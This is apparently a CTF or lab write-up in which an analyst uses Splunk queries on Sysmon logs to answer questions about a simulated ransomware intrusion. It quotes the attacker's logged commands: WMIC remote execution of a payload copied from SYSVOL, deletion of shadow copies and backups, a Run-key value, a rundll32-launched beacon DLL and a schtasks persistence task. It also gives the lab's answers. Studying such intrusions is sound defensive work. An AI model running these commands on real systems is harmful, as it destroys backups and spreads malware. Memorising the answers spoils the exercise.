Promotion Night


1. **What was the network share path where ransomware was placed?**
2. **What is the value ransomware created to persist on reboot?**
3. **Which MITRE technique ID was used to deploy ransomware?**
4. **What ports of SRV-ITFS did the adversary successfully scan?**
5. **What is the full path to the malware that performed the Discovery?**
6. **Which artifact did the adversary create to persist on the beachhead?**
7. **What is the MD5 hash of the embedded initial shellcode?**
8. **Which C2 framework was used by the adversary in the intrusion?**
9. **What hostname did the adversary log in from on the beachhead?**
10. **What was the UNC path that likely contained AWS credentials?**
11. **From which IP address did the adversary access AWS?**
12. **Which two sensitive files did the adversary exfiltrate from AWS?**
13. **What file did the adversary upload to S3 in place of the wiped ones?**

---

1. **What was the network share path where ransomware was placed?**

   The question is about a network share, so I started by searching for process creation events (EventCode 1) that contain `\\` in the command line, because UNC paths always start with these characters

   Query:
   ```
   index=scenario EventCode=1 "\\\\"
   | stats count by CommandLine
   | sort _time
   ```



   The last two lines show how the file got to the hosts. The attacker used WMIC to run a command on `DC-01` and `SRV-JMP`, which copies `gaze.exe` from the `SYSVOL` share to the local Temp folder and launches it:

   ```
   wmic /node:"SRV-JMP" process call create
     "cmd.exe /c copy \\DC-01\SYSVOL\gaze.exe C:\Windows\Temp\gaze.exe
      && C:\Windows\Temp\gaze.exe"
   ```

   In the same results, we can also see `vssadmin.exe Delete Shadows /All /Quiet`, `wbadmin delete backup` and `bcdedit ... recoveryenabled No`. Deleting shadow copies and backups is typical ransomware behavior, and `C:\Windows\Temp\gaze.exe` itself is the first line of the results, so `gaze.exe` is our ransomware

   Answer: \\DC-01\SYSVOL\gaze.exe

2. **What is the value ransomware created to persist on reboot?**

   Persistence on reboot is very often achieved via the Run keys in the registry, so I decided to check registry value set events (EventCode 13) related to `gaze.exe`

Query: *index=scenario *gaze* EventCode=13*

```
1  index=scenario *gaze* EventCode=13
```

✓ **2 events** (before 10/18/26 11:02:04.000 AM) No Event Sampling ▾ Job ▾

Events (2) Patterns Statistics Visualization

Timeline format ▾ — Zoom Out + Zoom to Selection × Deselect

> Show Fields Format ▾ Show: 20 Per Page ▾ View: List ▾

i	Time	Event
>	10/24/25 4:47:24.000 PM	... 19 lines omitted ... ProcessId: 6208 Image: C:\Windows\Temp\gaze.exe TargetObject: HKU\S-1-5-21-354406043-2902902395-728316044-1115\Software\Microsoft\Windows\CurrentVersion\Run\BabyLockerKZ Details: "C:\Windows\Temp\gaze.exe" User: DECEPT\eric.portman Show all 24 lines host = SRV-JMP source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog
>	10/24/25 4:37:38.000 PM	... 19 lines omitted ... ProcessId: 7540 Image: C:\Windows\Temp\gaze.exe TargetObject: HKU\S-1-5-21-354406043-2902902395-728316044-1115\Software\Microsoft\Windows\CurrentVersion\Run\BabyLockerKZ Details: "C:\Windows\Temp\gaze.exe" User: DECEPT\eric.portman

There are two events (with different ProcessIds) where `gaze.exe` wrote the same value to the user's Run key. The value name is the last part of the `TargetObject` field, and its data is the path to the ransomware:

```
TargetObject: HKU\S-1-5-21-...-1115\Software\Microsoft\Windows\CurrentVersion\Run\BabyLockerKZ
Details:      "C:\Windows\Temp\gaze.exe"
```

Answer: BabyLockerKZ

3. Which MITRE technique ID was used to deploy ransomware?

From Q1, we already know how the ransomware got to the other hosts. The attacker ran `wmic /node:<host> process call create` with a command that copies `gaze.exe` from `\\DC-01\SYSVOL` and launches it. So the ransomware was deployed by creating a new process on the remote machine through WMI

WMI (Windows Management Instrumentation) is a built-in Windows administration feature. Administrators use it to manage local and remote systems, so attackers like it too: it does not require any additional tools, and the activity looks like normal admin work. Remote WMI works over DCOM (port 135) or WinRM (ports 5985/5986). By the way, both 135 and 5985 are in the list of open ports from the next question

I opened the MITRE ATT&CK Matrix and searched for WMI. It is the technique Windows Management Instrumentation in the Execution tactic, and it has no sub-techniques, so the answer is only the technique ID. Other techniques are also related to this step, for example T1570 (Lateral Tool Transfer) for copying the file or T1021.002 (SMB/Windows Admin Shares) for using the share. However, the question asks about the method used to deploy (run) the ransomware, and this was done with WMI

Home > Techniques > Enterprise > Windows Management Instrumentation

Windows Management Instrumentation

Adversaries may abuse Windows Management Instrumentation (WMI) to execute malicious commands and payloads. WMI is designed for programmers and is the infrastructure for management data and operations on Windows systems.[1] WMI is an administration feature that provides a uniform environment to access Windows system components.

The WMI service enables both local and remote access, though the latter is facilitated by Remote Services such as Distributed Component Object Model and Windows Remote Management.[1] Remote WMI over DCOM operates using port 135, whereas WMI over WinRM operates over port 5985 when using HTTP and 5986 for HTTPS.[1] [2]

An adversary can use WMI to interact with local and remote systems and use it as a means to execute various behaviors, such as gathering information for Discovery as well

ID: T1047

Sub-techniques: No sub-techniques

ⓘ Tactic: Execution

ⓘ Platforms: Windows

Contributors: @ionstorm; Olaf Hartong, Falcon Force; Tristan Madani

Version: 1.6

Created: 31 May 2017


Last Modified: 12 May 2026

Answer: T1047

4. What ports of SRV-ITFS did the adversary successfully scan?

To answer this question, I checked network connection events (EventCode 3) to the SRV-ITFS IP address (`10.10.110.26`) and counted them by destination port. Sysmon EventCode 3 logs only TCP connections that were actually made, so a port appears here only if it was open, which means the scan against it was successful

Query: *index=scenario EventCode=3 DestinationIp="10.10.110.26"*
| stats count by DestinationPort




Answer: 135, 139, 445, 3389, 5985

5. What is the full path to the malware that performed the Discovery?

In the screenshot from Q1, we saw commands related to SRV-ITFS, so I decided to look at all process creation events that mention this host. Among them, `net view SRV-ITFS` is a classic Discovery command (it lists the shares of a remote host)

Query: *index=scenario EventCode=1 CommandLine=*SRV-ITFS**
| stats count by CommandLine



Next, I opened the event with `cmd.exe /C net view SRV-ITFS` and scrolled down to its parent process


Query: *index=scenario EventCode=1 CommandLine="*net view SRV-ITFS**"
| sort _time

```
1  index=scenario EventCode=1 CommandLine="*net view SRV-ITFS*"
2  | sort _time
```

✓ **1 event** (before 10/18/26 11:38:53.000 AM) No Event Sampling ▾

Events (1) Patterns Statistics Visualization

🖌 Timeline format ▾ — Zoom Out + Zoom to Selection × Deselect



› Show Fields 🖌 Format ▾ Show: 20 Per Page ▾ View: List ▾

i	Time	Event
›	10/24/25 4:25:29.000 PM	10/24/2025 04:25:29 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=SRV-JMP.deceptitech.thm User=NOT_TRANSLATED Sid=S-1-5-18 SidType=0 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=8529 Keywords=None TaskCategory=Process Create (rule: ProcessCreate) OpCode=Info Message=Process Create: Hashes: MD5=911D039E71583A07320B32BDE22F8E22,SHA256=BC866CFCDDA37E24DC2634DC282C7A0E6F55209DA17A8FA105B07414C0E7C527,IMPHASH=272245E2988E1E430500B ParentProcessGuid: {69180db6-a741-68fb-8c2a-000000001c01} ParentProcessId: 5704 ParentImage: C:\Windows\System32\rundll32.exe ParentCommandLine: rundll32.exe C:\Windows\System32\fr-FR\ruche.dll,StartW ParentUser: DECEPT\eric.portman Collapse

The parent process is `rundll32.exe`, which loads a DLL with the `StartW` export:

```
ParentCommandLine: rundll32.exe C:\Windows\System32\fr-FR\ruche.dll,StartW
```


So the Discovery command was started by `ruche.dll`, and `rundll32.exe` is just a legitimate Windows binary that runs it. A DLL in the `fr-FR` language folder of System32 looks very suspicious, and `StartW` is a well-known export of Cobalt Strike beacon DLLs

Answer: C:\Windows\System32\fr-FR\ruche.dll

6. Which artifact did the adversary create to persist on the beachhead?

Here, I assumed that the attacker could use a scheduled task, so I searched for the keyword `schedule`

Query: *index=scenario *schedule**
After that, I checked the values of the `ParentCommandLine` field and found two `schtasks` commands. The first one creates a task, and the second one runs it:




```
cmd.exe /C schtasks.exe /create /f /tr "rundll32.exe C:\Windows\System32\fr-FR\ruche.dll,StartW"
          /tn "LanguageSync" /ru "eric.portman" /sc onstart
cmd.exe /C schtasks /run /tn "LanguageSync"
```

The task runs the same `ruche.dll` beacon from Q5 on every system start (`/sc onstart`) as eric.portman, so this is the persistence artifact

